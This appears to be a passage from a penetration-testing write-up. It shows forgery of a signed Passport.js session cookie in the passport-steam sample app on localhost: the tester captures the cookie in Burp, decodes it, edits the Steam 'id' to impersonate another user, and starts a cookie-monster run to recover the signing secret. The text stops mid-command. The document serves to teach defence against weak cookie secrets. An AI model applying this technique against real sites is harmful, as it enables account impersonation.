
Welcome! Please log in.

Sign On with Steam

See Account Information

Illustration 9: The home page of the passport-steam example

Clicking the "Sign On" link begins the authentication process, and redirects the user to the Steam website, allowing them to login using their Steam credentials.



Steam Community - Mozilla Firefox
Steam Community
Valve Corp. (US) https://steamcommunity.com/openid/login?o
Search
Install Steam
login | language
STEAM
STORE COMMUNITY ABOUT SUPPORT
Sign in through STEAM
Steam username
Password
Sign In

Sign into localhost using your Steam account

Note that localhost is not affiliated with Steam or Valve

By signing into localhost through Steam:


- Your Steam login credentials will not be shared.
- A unique numeric identifier will be shared with **localhost**. Through this, localhost will be able to identify your Steam community profile and access information about your Steam account according to your Profile Privacy Settings.
- Any information on your Steam Profile page that is set to be publicly viewable may be accessed by localhost.

By clicking "Sign In" you agree to this data being shared.

Don't have a Steam account? You can create an account for free.

Illustration 10: The Steam login page

Should the credentials be entered correctly, the user will subsequently be redirected back to the sample application's home page; where it is now possible to view the account details.



ID: 76561198833340126

Name: Rob @ Digital Interruption

Illustration 11: The details of the Steam account used for authentication

The ID number seen in illustration 11 is the **public** ID number of the Steam account that was used to login with, which can be seen in the URL of the account's profile page.




Steam Community :: Rob @ Digital Interruption - Mozilla Firefox
ity :: Rob
Valve Corp. (US)
https://steamcommunity.com/profiles/76561198833340126/
Search
Install Steam
STEAM
STORE
COMMUNITY
ABOUT
SUPPORT
Rob @ Digital Interruption
Level 0

Illustration 12: The Steam public ID being disclosed in the profile page

As the ID numbers can be harvested publicly, it'd be possible to authenticate as any Steam user without valid credentials, providing the cookie could be successfully modified; emphasising, again, the importance of strong secrets.


Examining the response of the request made after successful authentication will reveal that the server sends the base64 encoded session cookie and signature back to the client.


GET request to http://localhost:3000/auth/steam/return?openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&openid.mode=id_res&op
Previous
Next
Action
Request
Response
Raw
Headers
Hex
HTML
Render
?
<
+
>
Type a search term
0 matches

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 46
Set-Cookie:
session=eyJwYXNzcG9ydCI6eyJ1c2VyIjp7InByb3ZpZGVyIjoic3RlYW0iLCJfanNvbiI6eyJzdGVhbWlkIjoiNzY1NjExOTg4MzMzNDAxMjYiLCJjb21tdW5pdHl2aXNpYmlsaXR
5c3RhdGUiOjMsInByb2ZpbGVzdGF0ZSI6MSwicGVyc29uYW5hbWUiOiJSb2IgQCBEaWdpdGFsIEludGVycnVwdGlvbiIsInByb2ZpbGV1cmwiOiJodHRwczovL3N0ZWFtY29tbXVuaX
R5LmNvbS9wcm9maWxlcy83NjU2MTE5ODgzMzM0MDEyNi8iLCJhdmF0YXIiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZ
XMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViLmpwZyIsImF2YXRhcm1lZGl1bSI6Imh0dHBzOi8vc3RlYW1jZG4tYS5ha2FtYWloZC5u
ZXQvc3RlYW1jb21tdW5pdHkvcHVibGljL2ltYWdlcy9hdmF0YXJzL2ZlL2ZlZjQ5ZTdmYTdlMTk5NzMxMGQ3MDViMmE2MTU4ZmY4ZGMxY2RmZWJfbWVkaXVtLmpwZyIsImF2YXRhcmZ
1bGwiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNj
E1OGZmOGRjMWNkZmViX2Z1bGwuanBnIiwicGVyc29uYXN0YXRlIjowLCJwcmltYXJ5Y2xhbmlkIjoiMTAzNTgyNzkxNDI5NTIxNDA4IiwidGltZWNyZWF0ZWQiOjE1MjUxMDQ0NTYsI
nBlcnNvbmFzdGF0ZWZsYWdzIjowfSwiaWQiOiI3NjU2MTE5ODgzMzM0MDEyNiIsImRpc3BsYXlOYW1lIjoiUm9iIEAgRGlnaXRhbCBJbnRlcnJ1cHRpb24iLCJwaG90b3MiOlt7InZh
bHVlIjoiaHR0cHM6Ly9zdGVhbWNkbi1hLmFrYW1haWhkLm5ldC9zdGVhbWNvbW11bml0eS9wdWJsaWMvaW1hZ2VzL2F2YXRhcnMvZmUvZmVmNDllN2ZhN2UxOTk3MzEwZDcwNWIyYTY
xNThmZjhkYzFjZGZlYi5qcGcifSx7InZhbHVlIjoiaHR0cHM6Ly9zdGVhbWNkbi1hLmFrYW1haWhkLm5ldC9zdGVhbWNvbW11bml0eS9wdWJsaWMvaW1hZ2VzL2F2YXRhcnMvZmUvZm
VmNDllN2ZhN2UxOTk3MzEwZDcwNWIyYTYxNThmZjhkYzFjZGZlYl9tZWRpdW0uanBnIn0seyJ2YWx1ZSI6Imh0dHBzOi8vc3RlYW1jZG4tYS5ha2FtYWloZC5uZXQvc3RlYW1jb21td
W5pdHkvcHVibGljL2ltYWdlcy9hdmF0YXJzL2ZlL2ZlZjQ5ZTdmYTdlMTk5NzMxMGQ3MDViMmE2MTU4ZmY4ZGMxY2RmZWJfZnVsbC5qcGcifV0sImlkZW50aWZpZXIiOiJodHRwczov
L3N0ZWFtY29tbXVuaXR5LmNvbS9vcGVuaWQvaWQvNzY1NjExOTg4MzMzNDAxMjYifX19; path=/; httponly
Set-Cookie: session.sig=4MLq5N_1TTqeESOGTVpWoeCr7SI; path=/; httponly
Date: Mon, 30 Apr 2018 17:06:37 GMT
Connection: close

<p>Found. Redirecting to <a href="/">/</a></p>
```

Illustration 13: The initialisation of the Passport.js session

Decoding the value of **session** reveals all the data gathered from Steam that is used to identify the user.


Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

xvcHVibGljL2ltYWdlcy9hdmF0YXJzL2ZlL2ZlZjQ5ZTdmYTdlMTk5NzMxMGQ3MDViMmE2MTU4ZmY4ZGMxY2RmZWJfZnVsbC5qcGcifV0sImlkZW50aWZpZXIiOiJodHRwczovL3N0ZWFtY2

{"passport":{"user":{"provider":"steam","_json":{"steamid":"76561198833340126","communityvisibilitystate":3,"profilestate":1,"personaname":"Rob @ Digital
Interruption","profileurl":"https://steamcommunity.com/profiles/76561198833340126/","avatar":"https://steamcdn-a.akamaihd.net/steamcommunity/public/images/avatars/fe/fef
 @ Digital Interruption","photos":[{"value":"https://steamcdn-a.akamaihd.net/steamcommunity/public/images/avatars/fe/fef49e7fa7e1997310d705b2a6158ff8dc1cdfeb.jpg"},{"v

Illustration 14: The decoded session cookie


The data within the session cookie consists of:

- **provider** - the name of the provider / strategy used to authenticate.
- **_json** - a copy of the JSON data returned from Steam.
- **id** - the user's public steam ID.
- **displayName** - the display name used on Steam.
- **photos** - an array of the user's profile pictures / avatars.
- **identifier** - the open ID identifier URL for the user's account.

The property that is of particular interest within this cookie, is the **id** property. Modifying this, will achieve the previously discussed goal of impersonating other Steam users, without the need for the account credentials.

For the purposes of the test, the modified contents of the decoded cookie were placed in a file, which can be found included in section 9.3; the modifications made are highlighted in red.

After re-encoding the file in the Decoder tab of Burp, the new base64 string was assigned as the value of the **session** cookie in the Repeater tab. Upon executing the request, however, the response code was 302, redirecting back to the home page; i.e. the behaviour previously witnessed if the user tries to view the account details page without a valid session.



Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × ...
Go Cancel < > Follow redirection
Target: http://localhost:3000
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term 0 matches
Type a search term 0 matches
Done
317 bytes | 1 millis

```
Referer: http://localhost:3000/
Cookie:
session=ewogICJwYXNzcG9ydCI6IHsKICAgICJ1c2VyIjogewogICAgICAicHJvdmlkZXIiOi
Aic3RlYW0iLAogICAgICAiX2pzb24iOiB7CiAgICAgICAgInN0ZWFtaWQiOiAiNzY1NjExOTg4
MzMzNDAxMjYiLAogICAgICAgICJjb21tdW5pdHl2aXNpYmlsaXR5c3RhdGUiOiAzLAogICAgIC
AgICJwcm9maWxlc3RhdGUiOiAxLAogICAgICAgICJwZXJzb25hbmFtZSI6ICJSb2IgQCBEaWdp
dGFsIEludGVycnVwdGlvbiIsCiAgICAgICAgInByb2ZpbGV1cmwiOiAiaHR0cHM6Ly9zdGVhbW
NvbW11bml0eS5jb20vcHJvZmlsZXMvNzY1NjExOTg4MzMzNDAxMjYvIiwKICAgICAgICAiYXZh
dGFyIjogImh0dHBzOi8vc3RlYW1jZG4tYS5ha2FtYWloZC5uZXQvc3RlYW1jb21tdW5pdHkvcH
VibGljL2ltYWdlcy9hdmF0YXJzL2ZlL2ZlZjQ5ZTdmYTdlMTk5NzMxMGQ3MDViMmE2MTU4ZmY4
ZGMxY2RmZWIuanBnIiwKICAgICAgICAiYXZhdGFybWVkaXVtIjogImh0dHBzOi8vc3RlYW1jZG
4tYS5ha2FtYWloZC5uZXQvc3RlYW1jb21tdW5pdHkvcHVibGljL2ltYWdlcy9hdmF0YXJzL2Zl
L2ZlZjQ5ZTdmYTdlMTk5NzMxMGQ3MDViMmE2MTU4ZmY4ZGMxY2RmZWJfbWVkaXVtLmpwZyIsCi
AgICAgICAgImF2YXRhcmZ1bGwiOiAiaHR0cHM6Ly9zdGVhbWNkbi1hLmFrYW1haWhkLm5ldC9z
dGVhbWNvbW11bml0eS9wdWJsaWMvaW1hZ2VzL2F2YXRhcnMvZmUvZmVmNDllN2ZhN2UxOTk3Mz
EwZDcwNWIyYTYxNThmZjhkYzFjZGZlY19mdWxsLmpwZyIsCiAgICAgICAgInBlcnNvbmFzdGF0
ZSI6IDAsCiAgICAgICAgInByaW1hcnljbGFuaWQiOiAiMTAzNTgyNzkxNDI5NTIxNDA4IiwKIC
AgICAgICAidGltZWNyZWF0ZWQiOiAxNTI1MTA0NDU2LAogICAgICAgICJwZXJzb25hc3RhdGVm
bGFncyI6IDAKICAgICAgfSwKICAgICAgImlkIjogIjg2NzUzMDkiLAogICAgICAiZGlzcGxheU
5hbWUiOiAiSmVubnkiLAogICAgICAicGhvdG9zIjogWwogICAgICAgIHsKICAgICAgICAgICJ2
YWx1ZSI6ICJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3
B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZm
OGRjMWNkZmViLmpwZyIKICAgICAgICB9LAogICAgICAgIHsKICAgICAgICAgICJ2YWx1ZSI6IC
JodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9p
bWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZm
ViX21lZGl1bS5qcGciCiAgICAgICAgfSwKICAgICAgICB7CiAgICAgICAgICAidmFsdWUiOiAi
aHR0cHM6Ly9zdGVhbWNkbi1hLmFrYW1haWhkLm5ldC9zdGVhbWNvbW11bml0eS9wdWJsaWMvaW
1hZ2VzL2F2YXRhcnMvZmUvZmVmNDllN2ZhN2UxOTk3MzEwZDcwNWIyYTYxNThmZjhkYzFjZGZl
Yl9mdWxsLmpwZyIKICAgICAgICB9CiAgICAgIF0sCiAgICAgICJpZGVudGlmaWVyIjogImh0dH
BzOi8vc3RlYW1jb21tdW5pdHkuY29tL29wZW5pZC9pZC83NjU2MTE5ODgzMzM0MDEyNiIKICAg
IH0KICB9CnOK; session.sig=4MLq5N_1TTqeESOGTVpWoeCr7SI
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
X-Powered-By: Express
Set-Cookie: session.sig=; path=/; expires=Thu, 01 Jan 1970
00:00:00 GMT; httponly
Location: /
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 46
Date: Mon, 30 Apr 2018 17:24:18 GMT
Connection: close

<p>Found. Redirecting to <a href="/">/</a></p>
```

Illustration 15: The server redirecting the request after trying to modify the cookie without re-signing it


Although the secret of the sample application is already known, in this instance, for further proof of concept, the original session cookie and signature were processed with Cookie Monster to verify the secret is identified; confirming it to be "your secret".



```
digitalinterruption:~$ cookie-monster -s YGCApehKd8rjUtDBUW9XbAEMaCU -c eyJwYXNzcG9ydCI6eyJ1c2VyIjp7InByb3ZpZGVyIjoic3RlYW0iLCJfanNvbiI6e
yJzdGVhbWlkIjoiNzY1NjExOTg4MzMzNDAxMjYiLCJjb21tdW5pdHl2aXNpYmlsaXR5c3RhdGUiOjMsInByb2ZpbGVzdGF0ZSI6MSwicGVyc29uYW5hbWUiOiJSb2IgQCBEaWdpdG
FsIEludGVycnVwdGlvbiIsInByb2ZpbGV1cmwiOiJodHRwczovL3N0ZWFtY29tbXVuaXR5LmNvbS9wcm9maWxlcy83NjU2MTE5ODgzMzM0MDEyNi8iLCJhdmF0YXIiOiJodHRwczo
vL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNk
